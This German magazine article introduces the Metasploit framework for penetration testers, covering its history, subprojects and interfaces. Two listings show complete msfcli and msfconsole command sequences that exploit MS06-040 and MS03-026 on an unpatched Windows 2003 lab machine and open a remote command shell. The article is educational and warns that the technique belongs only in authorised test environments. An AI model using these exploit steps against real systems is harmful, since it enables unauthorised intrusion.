MICHAEL MESSNER

Metasploit
Exploiting Framework – the basics

Schwierigkeitsgrad:

Vor allem im professionellen Pentesting Umfeld nehmen Exploiting Frameworks mittlerweile eine nicht mehr wegzudenkende Rolle ein. Neben den auf einschlägigen Webseiten erhältlichen Exploits bieten diese Frameworks teilweise eine vollständige Pentesting Umgebung an. Mit dieser Umgebung können neben dem eigentlichen Exploitingvorgang auch verschiedenste weitere Aufgaben eines Pentests erfüllt werden.

IN DIESEM ARTIKEL ERFAHREN SIE…

- Was Exploiting Frameworks sind
- Worum es sich bei Metasploit handelt
- Wie sich Metasploit entwickelt hat
- Welche Komponenten Metasploit umfasst
- Welche Möglichkeiten Metasploit im täglichen Einsatz bietet
- Wie man einen einfachen Exploit anwendet

WAS SIE VORHER WISSEN/ KÖNNEN SOLLTEN…

- Was Exploits sind
- Grundlegende Linux Kenntnisse
- Idealerweise haben Sie schon mit Backtrack gearbeitet

Einführung

Die Möglichkeiten reichen von der Integration unterschiedlichster Portscanner und Vulnerability Scanner bis hin zum teilweise oder vollständig automatisierten Exploitingvorgang ganzer Netzwerkbereiche. Im Anschluss an den Penetrationstest werden Abschlussberichte, die gefundene Schwachstellen zusammenfassend darstellen, teilweise automatisiert erstellt.

In der ersten Phase eines angekündigten Pentests untersucht der Prüfer seine Ziele auf offene Ports und versucht anschließend die dahinter liegenden Dienste zu identifizieren. Auf Basis dieser Informationen wird im Internet nach möglichen Angriffspunkten recherchiert. Werden Angriffspunkte gefunden wird nun nach vorhandenen Tools/Exploits und Vorgehensweisen gesucht, um diese Schwachstellen auszunutzen bzw. zu verifizieren, ob die potentielle Schwachstelle auch tatsächlich eine Bedrohung darstellt. Würden diese Tests rein manuell durchgeführt werden, käme es bei umfangreichen Netzwerkumgebungen zwangsweise zu sehr zeitintensiven Aufwänden. Derartige vollständig manuelle Tests können für Unternehmen zu einer enormen finanziellen Belastung werden. Glücklicherweise lassen sich einige Bereiche solcher Sicherheitsanalysen teilweise automatisieren. Verschiedene Port- und Schwachstellenscanner, wie beispielsweise *Nmap*, *Nessus*, *OpenVAS* und *Saint* geben dem Pentester in weiten Bereichen eine sehr gute erste Einschätzung des sicherheitstechnischen Zustandes der zu auditierenden Systeme.

In der zweiten Phase, der Suche nach Exploits, kommen nun erstmals Exploiting Frameworks zum Einsatz. Die meisten Exploiting Frameworks unterstützen den Tester bereits in einem sehr frühen Auditierungsstadium mit direkt integrierten Port und Vulnerability Scannern oder unterschiedlichen Modulen zur Informationsgewinnung. Als sehr geeignet ist hier das umfangreiche Pentesting Framework *CoreImpact* des Herstellers *Core Security* anzusehen. *CoreImpact* vereint Portscanner, Schwachstellenscanner, Exploiting Framework und Dokumentationstool in einer bedienungsfreundlichen Oberfläche. Die überaus hohe Preisklasse macht diesen Toolkit aber zugleich für viele Pentester unerschwinglich. Der folgende Artikel bzw. die folgende Artikelserie wird sich deshalb alternativ mit ähnlichen Funktionen im Exploiting Framework Metasploit beschäftigen. Metasploit ist wohl das derzeit umfangreichste Framework auf Open Source Basis, welches sich vor allem auf Grund seines



Abbildung 1. *Metasploit Update.*

freien Charakters hoher Beliebtheit im IT Security Bereich erfreut.

Geschichtliche Entwicklung

Im folgenden Abschnitt behandeln wir kurz die Entstehungsgeschichte von Metasploit und wie es zu dem sehr umfangreichen und populären Projekt, wie wir es heute kennen, gewachsen ist.

Das Metasploit Projekt wurde im Jahr 2003 von HD Moore gegründet und enthielt in seiner initialen Version 1.0 insgesamt 11 Exploits und ein paar wenige Payloads. In dieser Zeit war Metasploit neben den beiden kommerziellen Produkten *CoreImpact* und *Immunity Canvas* eines der wenigen Projekte, das Exploiting Technologien in einem vollständigen Framework zur Verfügung stellte.

Seit dem Beginn der Entwicklung dieses Open Source Frameworks löst seine freie Natur in regelmäßigen Abständen Diskussionen darüber aus, ob Exploiting Technologien in einem Open Source Framework für jedermann zur Verfügung stehen sollen. Eine Meinung darüber sollte sich jeder Leser selbst bilden.

Die Version 2.0 wurde vollständig neu geschrieben. Mit Version 2.2 wurden erstmals erweiterte Payloads, wie beispielsweise der Meterpreter Payload, auf den in einer der nächsten Ausgaben noch näher eingegangen wird, eingeführt. Bis zur Version 2.7 kam Metasploit auf über 44.000 Zeilen Sourcecode in Perl und damit auf über 150 Module. Mit der Version 3 wurde Metasploit erneut vollständig neu geschrieben. Die Entwickler wendeten sich von Perl ab und verwendeten nun Ruby als primäre Entwicklungssprache. Version 3.1 enthielt bereits über 150.000 Codezeilen und 450 Module. Mit Version 3.2 waren es bereits über 300.000 Zeilen Code und über 570 Module. Derzeit enthält Metasploit rund 790 Module, 420.000 Zeilen Sourcecode und es wurde in über 210 Büchern erwähnt.

Metasploit läuft nicht nur auf den üblichen Plattformen wie Windows, Linux, BSD und Mac OS X, sondern beispielsweise auch auf einem

Listing 1: *msfweb – Optionen*

```
m1k3@m1k3BT:/pentest/exploits/framework3$ ./msfweb -h
Usage: msfweb <options>
OPTIONS:
    -a <opt>  Bind to this IP address instead of loopback
    -d        Daemonize the web server
    -h        Help banner
    -p <opt>  Bind to this port instead of 55555
    -s        Automatically open the browser
```

Listing 2: *Exploiting ms06-040 (Ausgabe verkürzt)*

```
20:05:56 m1k3BT /pentest/exploits/framework3 [root]nmap -sSV 192.168.1.107
Interesting ports on 192.168.1.107:
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 2003 microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
1026/tcp open  msrpc        Microsoft Windows RPC
20:08:19 m1k3BT /pentest/exploits/framework3 [root]./msfcli exploit/windows/smb/
         ms06_040_netapi RHOST=192.168.1.107 PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Detected a Windows 2003 SP0 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.1.107[\
                    BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.1.107[\
                    BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.1.106:42715 -> 192.168.1.107:4444)
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>
```

gejailbreakten IPhone/IPod Touch oder auf einem WLAN Router mit OpenWRT als Betriebssystem.

Durch die sehr rege Entwicklung von Metasploit kann es sich als das derzeit größte auf Ruby basierende Projekt der Welt bezeichnen.

Metasploit++

Wie bereits erwähnt, handelt es sich bei Metasploit um ein Framework, das eine solide Basis für weitere Projekte und Tools darstellt. Neben dem eigentlichen Grundsystem, worüber verschiedenste Exploits implementiert und über eine Command Line Interface (CLI) zur Verfügung gestellt werden, gibt es verschiedene Unterprojekte die teilweise direkt im Framework integriert sind und teilweise als eigenständiges Projekt gepflegt werden. Folgende Unter- bzw. Teilprojekte stellen einen Auszug des Metasploit Frameworks dar:

- Metasploit Anti-Forensics Project – Unter dem Titel „*Metasploit Anti-Forensics Project*“ kam es zur Entwicklung verschiedener Anti-Forensik Tools, die mittlerweile in das Metasploit Framework integriert wurden. Ziel dieser Tools ist es, wie der Name schon sagt, forensische Analysen im Anschluss an einen Angriff erheblich zu erschweren. Auf der Webseite des Projektes sind diverse Präsentationen zu finden in denen dieser Toolkit und weitere Hintergrundinformationen, wie die Funktionsweise, sehr detailliert beschrieben werden.
- Webgui/Gui/Cli – Metasploit stellt unterschiedliche Benutzerschnittstellen zur Verfügung. Darunter ist die in Abbildung 1 dargestellte *msfconsole*, wie auch eine GUI (Abbildung 2) und ein Webinterface (Abbildung 3). Im Rahmen dieser Artikelserie kommt in erster Linie die *msfconsole* und die *msfcli* zur Anwendung.
- Webseite mit Payload Generator – Die Metasploit Webseite enthält eine Demonstrationsversion der Opcode Datenbank und des Shellcode Generators. Um beispielsweise einen vorhandenen Exploit mit einem speziellen Payload auszustatten, wird der Online Shellcode Generator häufig Anwendung finden.
- Autopwn – Die Autopwn Funktion integriert bereits vorhandene Ergebnisse eines *Nmap* Portscans wie auch eines *Nessus* Vulnerabilty Scans und ermöglicht auf Grund dieser Ergebnisse einen vollständig automatisierten Exploitingvorgang ganzer Netzwerkbereiche.
- WarVOX – Software für Wardialing im VoIP Bereich war lange Zeit Mangelware. Mit *WarVOX* bereichert HD Moore und sein Team den VoIP Bereich mit neuem Angriffspotential.
- Client Side Attacks/Browser Autopwn/File Format Exploits – Client Side Attacks sind derzeit einer der häufigsten und gefährlichsten Angriffspunkte, da hier über Schwachstellen in Clientsoftware unter Umständen in das Firmennetzwerk eingedrungen werden kann. Bei diesem Angriffsvektor kann der Angriff beispielsweise mit *Social Engineering Methoden* optimiert werden oder er erfolgt über wahllos infizierte Webseiten (*Drive by Download*).
- WMAP – Unter dem Titel WMAP läuft ein Projekt durch das Metasploit für Sicherheitsanalysen von Webapplikationen vorbereitet wird. Derzeit ist WMAP noch in einem sehr frühen Entwicklungsstadium. Durch die Integration in Metasploit und *Ratproxy* wird dieses Tool aber sicherlich sehr bald eine interessante Ergänzung für das Metasploit Framework.
- Karmetasploit – *Karmetasploit* ist die Integration des Karma Tools in das Metasploit Framework. Mit Karma wird versucht, WLAN Clients automatisiert an den eigenen Access Point zu binden. Anschließend wird mit Metasploit der Exploitingvorgang dieser Clients durchgeführt. Die



Abbildung 2. *Metasploit GUI.*



Abbildung 3. *Metasploit Webinterface.*

Kombination dieser beiden Tools kommt in *Karmetasploit* zur Geltung.

Im Laufe der folgenden Artikelserie werden nicht alle Unterprojekte von Metasploit behandelt. Der Hauptfokus liegt auf der Anwendung von Metasploit in einem typischen, stark vereinfachten Penetration Testing Szenario. Dazu wird in erster Linie die *msfcli* und *msfconsole* zum Einsatz kommen. Es werden aber auch WLAN Clients mit *Karmetasploit* angriffen und es wird dargestellt wie mit der Integration von *Nmap* und *Nessus* ein vollautomatischer Exploitingvorgang durchgeführt werden kann. Wie bei allen Tools ist es auch mit Metasploit nicht möglich alle Anwendungsfälle abzudecken. Aus diesem Grund kommt es auch zum Einsatz von Exploits die auf der milw0rm Webseite zu finden sind. Exploits wie die der milw0rm Webseite müssen oftmals mit einem passenden Payload optimiert werden, wobei Metasploit wieder ins Spiel kommt um diesen Payload zur Verfügung zu stellen.

Metasploit Grundlagen

Die im Artikel angeführten Beispiele basieren, soweit nicht anders dargestellt, auf der jeweils aktuellen SVN-Version von Metasploit. Als Betriebssystem wird ein Backtrack 4 prefinal Linuxsystem verwendet. Normalerweise sollte sich jedes andere Linuxsystem ebenso verwenden lassen. Achten Sie nur darauf, dass die Metasploit Version zumindest der hier eingesetzten Version entspricht. Bei dem eingesetzten Backtrack System, welches im Speziellen auf Pentester ausgelegt ist, wird Metasploit mitgeliefert und bedarf keiner weiteren Installation oder Anpassung. Der Updatevorgang ist, wie in Abbildung 1 dargestellt, durch mitgelieferte Scripte (svn-update.sh) sehr einfach und benutzerfreundlich gelöst.

Für die erste Einführung beginnen wir mit der grundlegenden Bedienung der unterschiedlichen Metasploit Benutzerschnittstellen. Im Anschluss setzen wir einen ersten Exploit ein und betrachten die Vorgehensweise mit den verschiedenen CLI-Interfaces ebenso wie mit der GUI und der Weboberfläche. Um die vorgeführte Anwendung der Exploits etwas praktischer darzustellen finden Sie auf der beigelegten Heft CD ein kurzes Video in dem einer der Exploit schrittweise vorgeführt wird.

Listing 3: *Exploiting ms03-026 (Ausgabe verkürzt)*

```
20:30:58 m1k3BT /pentest/exploits/framework3 [root]./msfconsole
msf > search ms03
[*] Searching loaded modules for pattern 'ms03'...
Exploits

========
   Name                                    Description
   ----                                    -----------
   windows/browser/ms03_020_ie_objecttype  MS03-020 Internet Explorer Object Type
   windows/dcerpc/ms03_026_dcom            Microsoft RPC DCOM Interface Overflow
   windows/iis/ms03_007_ntdll_webdav       Microsoft IIS 5.0 WebDAV ntdll.dll
                                           Path Overflow
   windows/isapi/fp30reg_chunked           Microsoft IIS ISAPI FrontPage fp30reg.dll
                       Chunked Overflow
   windows/isapi/nsiislog_post             Microsoft IIS ISAPI nsiislog.dll
                                           ISAPI POST Overflow
   windows/smb/ms03_049_netapi             Microsoft Workstation Service NetAddAltern
                       ateComputerName Overflow

msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options
Module options:
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port
 Exploit target:
   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.107
RHOST => 192.168.1.107
msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:
                       192.168.1.107[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_
                                              ip_tcp:192.168.1.107[135] ...
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.1.106:38947 -> 192.168.1.107:4444)
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>
```

Ausgehend vom Metasploit Verzeichnis unter „*/pentest/exploits/framework3*“ findet man alle weiteren Tools, Exploits und noch vieles mehr. Von hier aus lässt sich die Konsole ebenso starten wie die GUI, die in Abbildung 2 dargestellt ist, oder das Webinterface welches in Abbildung 3 abgebildet ist.

Das Webinterface startet seinen eigenen Webserver auf Port 55555 und

ist mit jedem üblichen Browser aufrufbar. Aus Sicherheitsgründen wird dieses Webinterface in der Default Einstellung auf das lokale loopback Interface gebunden. Wie in Listing 1 dargestellt ist, kann eine Anpassung der genannten Optionen per CLI Parameter erfolgen.

Der Aufruf von „*./msfcli*“ zeigt alle vorhandenen Module an und kehrt anschließend wieder auf die Linux CLI zurück. Durch dieses Verhalten eignet sich die *msfcli* sehr gut zur weiteren Filterung und Bearbeitung beispielsweise mit grep oder anderen Linuxtools. Ein ähnliches Verhalten lässt sich unter Einsatz der *msfconsole* mit dem Kommando „*show*“ erzielen. Will man nun beispielsweise alle Exploits für Windows Betriebssysteme auflisten, lässt sich dies sehr einfach mit der in Abbildung 4 dargestellten Kommandozeile bewerkstelligen.

Eine weitere Filterung lässt sich durch ein zusätzliches „*| grep SUCHBEGRIFF*“ bewerkstelligen. In der *msfconsole* ist ein ähnliches Verhalten mit dem Kommando „*search exploits smb*“ möglich. Wurde ein passender Exploit gefunden, ist es möglich mit dem Kürzel „S“ für Summary weitere Informationen zu dem ausgewählten Exploit abzurufen. Mit dieser Option erhält man eine kurze Beschreibung des Exploits, Informationen zum Payload und zu den Systemen, für die der Exploit verwendet werden kann. Weitere Angaben sind der Autor des Exploits und die Optionen, die der Exploit für seine Ausführung benötigt. Letztere lassen sich auch mit der Option „O“ abrufen. In der *msfconsole* ist es möglich, diese Informationen mit „*info EXPLOIT*“ anzuzeigen.



Abbildung 4. *Metasploit msfcli.*



Abbildung 5. *Windows 2003 Systeminformationen.*

Metasploit in der Anwendung

Als erstes Beispiel wird, wie in Abbildung 5 dargestellt, ein frisch installierter Windows 2003 Server ohne weitere Patches angegriffen und in weiterer Folge vollständig übernommen (geowned). In diesem Pentestingvorgang wird das System mit *Nmap* erkannt und auf weitere Dienste untersucht. Anschließend wird im Metasploit Framework ein passender Exploit gewählt und damit versucht, das System zu übernehmen. Bei dem gesamten Vorgang wird davon ausgegangen, dass sich das Zielsystem im selben Netzwerkbereich befindet und weder Härtungsvorgänge angewendet noch Updates eingespielt wurden.

Für uns als Angreifer sind in erster Linie die Exploits von Interesse, mit denen wir über das Netzwerk Zugriff auf das System erlangen. Exploits dieser Art werden im Normalfall als Remote Exploits bezeichnet. Hat man beispielsweise den Windows Exploit *ms06_040_netapi* ausgewählt, muss man die benötigten Optionen des anzugreifenden Hosts setzen und anschließend einen Payload auswählen. In dem dargestellten Beispiel wird eine typische Bind-Shell als Payload verwendet. Nach der Wahl des Payloads erhalten wir mit einem weiteren „O“ die Optionen des Payloads und sobald diese korrekt gesetzt sind können wir den Exploit mit einem „E“ zur Ausführung bringen. Metasploit wendet nun den gewählten Exploit an und führt bei erfolgreichem Exploitingvorgang den gewählten Payload aus. In dem in Listing 2 dargestellten Fall wird auf dem Zielsystem eine Systemshell auf Port 4444 gebunden auf die sich Metasploit direkt verbindet und wir somit ohne weitere Umwege Zugriff auf das Zielsystem erhalten.

In Listing 2 wird der vollständige Verlauf des beschriebenen Exploitingvorganges unter Verwendung der msfcli dargestellt.

Wird die *msfconsole* verwendet, ist es möglich auf die Autovervollständigung der Konsole zurückgreifen. In den Untermodus des Exploits wird mit „*use EXPLOIT*“ gewechselt. Mit „*info*“ können die bereits dargestellten Exploit Details abgerufen werden. Der Befehl „*show options*“ gibt die

benötigten Optionen des Exploits preis, die beispielsweise mit der Eingabe „*set RHOST ZIEL-IP*“ gesetzt werden können. Nachdem mit „*show payloads*“ ein Payload gewählt wurde, kann der Exploit mit dem Befehl „*exploit*“ zur Anwendung gebracht werden.

Für den bereits dargestellten Windows 2003 Server gibt es einen weiteren funktionierenden Exploit der in Listing 3 vorgestellt wird.

Ein erfolgreicher Exploitingvorgang hängt von vielen unterschiedlichen Faktoren ab. Falls der dargestellte Exploitingvorgang nicht auf Anhieb erfolgreich ist sollten Sie erst den Patchlevel des Zielsystems prüfen. Idealerweise verwenden Sie ein frisch installiertes System und spielen auf diesem System keine Updates und keine weitere Software ein. Manche Exploits des Frameworks funktionieren stabiler als andere wodurch häufig ein Neustart des Zielsystems Abhilfe bei nicht funktionierenden Exploits schafft.

Video und weitere Information

Auf der Heft-CD ist ein Video Tutorial vorhanden, welches den beschriebenen Vorgang mit der *msfcli*, der *msfconsole*, wie auch mit der *GUI* und der *Weboberfläche* darstellt. Für den vorgeführten Exploitingvorgang wurde im Video als Zielsystem dasselbe Windows 2003 Serversystem eingesetzt, das auch in den Beispielen dieses Artikels verwendet wird. Für die Nachstellung dieser Exploiting Vorgänge reicht die Installation eines Windows 2003 Serversystems in einer VMware aus.

An dieser Stelle muss ausdrücklich festgehalten werden, dass der beschriebene Exploitingvorgang ausschließlich in einer gesicherten Testumgebung zur Anwendung gebracht werden darf. Werden Angriffe dieser Art auf Systemen durchgeführt, für die keine ausdrückliche Erlaubnis erteilt wurde, stellt dies unter Umständen eine strafrechtlich relevante Handlung dar. Für den Aufbau einer Testumgebung in der solche Exploits und weitere Angriffstechniken zur Anwendung gebracht werden können, verweise ich auf den Artikel „*Sichere Umgebung für Penetration Testing*“ in Ausgabe 02/2009.

Im Internet

- *http://www.milw0rm.com/* Sammlung von Exploits;
- *http://www.coresecurity.com/content/coreimpactoverview* Webseite von Core Security;
- *http://nmap.org/* Nmap Webseite;
- *http://www.tenablesecurity.com/solutions/* Webseite von Tenable (Hersteller von Nessus);
- *http://www.openvas.org/* Webseite des Open Vulnerability Assessment Systems;
- *http://www.saintcorporation.com/* Saint Vulnerability Scanner;
- *http://metasploit.com/* Metasploit Webseite;
- *http://secmaniac.blogspot.com/2008/07/metasploit3oniphone.html* Metasploit auf dem IPhone;
- *http://www.remoteexploit.org/research/OpenWRTvsMetasploit.html* Metasploit auf einem Linksys WLAN Router;
- http://www.immunitysec.com/productscanvas.shtml Immunity Canvas Webseite;
- *http://metasploit.com:55555/PAYLOADS* Metasploit Payload Generator:
- *http://metasploit.com/users/opcode/msfopcode.cgi* Metasploit Opcode Datenbank;
- *http://blog.trailofbits.com/karma/* Karma Webseite;
- *http://trac.metasploit.com/wiki/Karmetasploit* Karmetasploit;
- *http://warvox.org/* WarVOX Webseite;
- *http://trac.metasploit.com/browser/framework3/trunk/documentation/wmap.txt* WMAP Wiki;
- *http://www.metasploit.com/research/projects/antiforensics/* Metasploit AntiForensics Project;
- *http://www.microsoft.com/technet/security/bulletin/MS03026.mspx* Microsoft Security Bulletin for MS03026;
- *http://www.microsoft.com/technet/security/Bulletin/ms06040.mspx* Microsoft Security Bulletin for MS06040;
- *http://www.s3cur1ty.de* – Weitere Informationen und Updates zu dieser Metasploit Artikel Serie;

Portrait Integralis

Als in Europa führender Security Solution Provider zeichnet sich die Integralis durch ein umfassendes internationales Know-how und durch ein umfangreiches Angebot an IT-Sicherheitslösungen aus. Ihren Kunden bietet die Integralis kompetentes Consulting und maßgeschneiderte Services zur Absicherung kritischer Geschäftsprozesse. Das auf marktführenden Sicherheitstechnologien und strategischen Partnerschaften basierende Portfolio ist auf die Planung, die Umsetzung und den Betrieb von übergreifenden Informationssicherheits-Architekturen ausgerichtet.

Wie geht es weiter?

Der Artikel in dieser Ausgabe stellt den ersten Teil einer mehrteiligen Metasploit Serie dar. Er sollte vor allem dazu dienen dem Leser eine allgemeine Einführung in das Thema Exploiting, Exploiting Frameworks und Metasploit zu geben. In den folgenden Artikeln dieser Serie wird der technische Teil überwiegen. Unter anderem wird es um die Anwendung und Anpassung aktueller Exploits gehen, es werden verschiedene Payloads vorgestellt und es wird demonstriert, wie man in der Post Exploitation Phase automatisiert verschiedenste relevante Informationen eines angegriffenen Systems einholen kann. Ferner wird in dieser Artikelserie die Einbindung weiterer Tools vorgeführt und mit diesen der automatisierte Exploitingvorgang in einem einfachen Shellscript umgesetzt. Da derzeit *Client Side Attacks* eine immer größere Bedrohung darstellen, wird getestet, wie uns Metasploit bei der Umsetzung solcher Angriffe unterstützen kann.

Michael Messner
Der Autor ist IT Security Consultant bei der Integralis Deutschland GmbH. Er führt regelmäßig Sicherheitsüberprüfungen namhafter deutscher Unternehmen und Konzerne durch. Die dabei aufgedeckten Schwachstellen dienen den Unternehmen als Grundlage für die Verbesserung ihrer technischen sowie organisatorischen Sicherheit.
Kontakt mit dem Autor:
michael.messner@integralis.com
http://www.integralis.com
http://www.s3cur1ty.de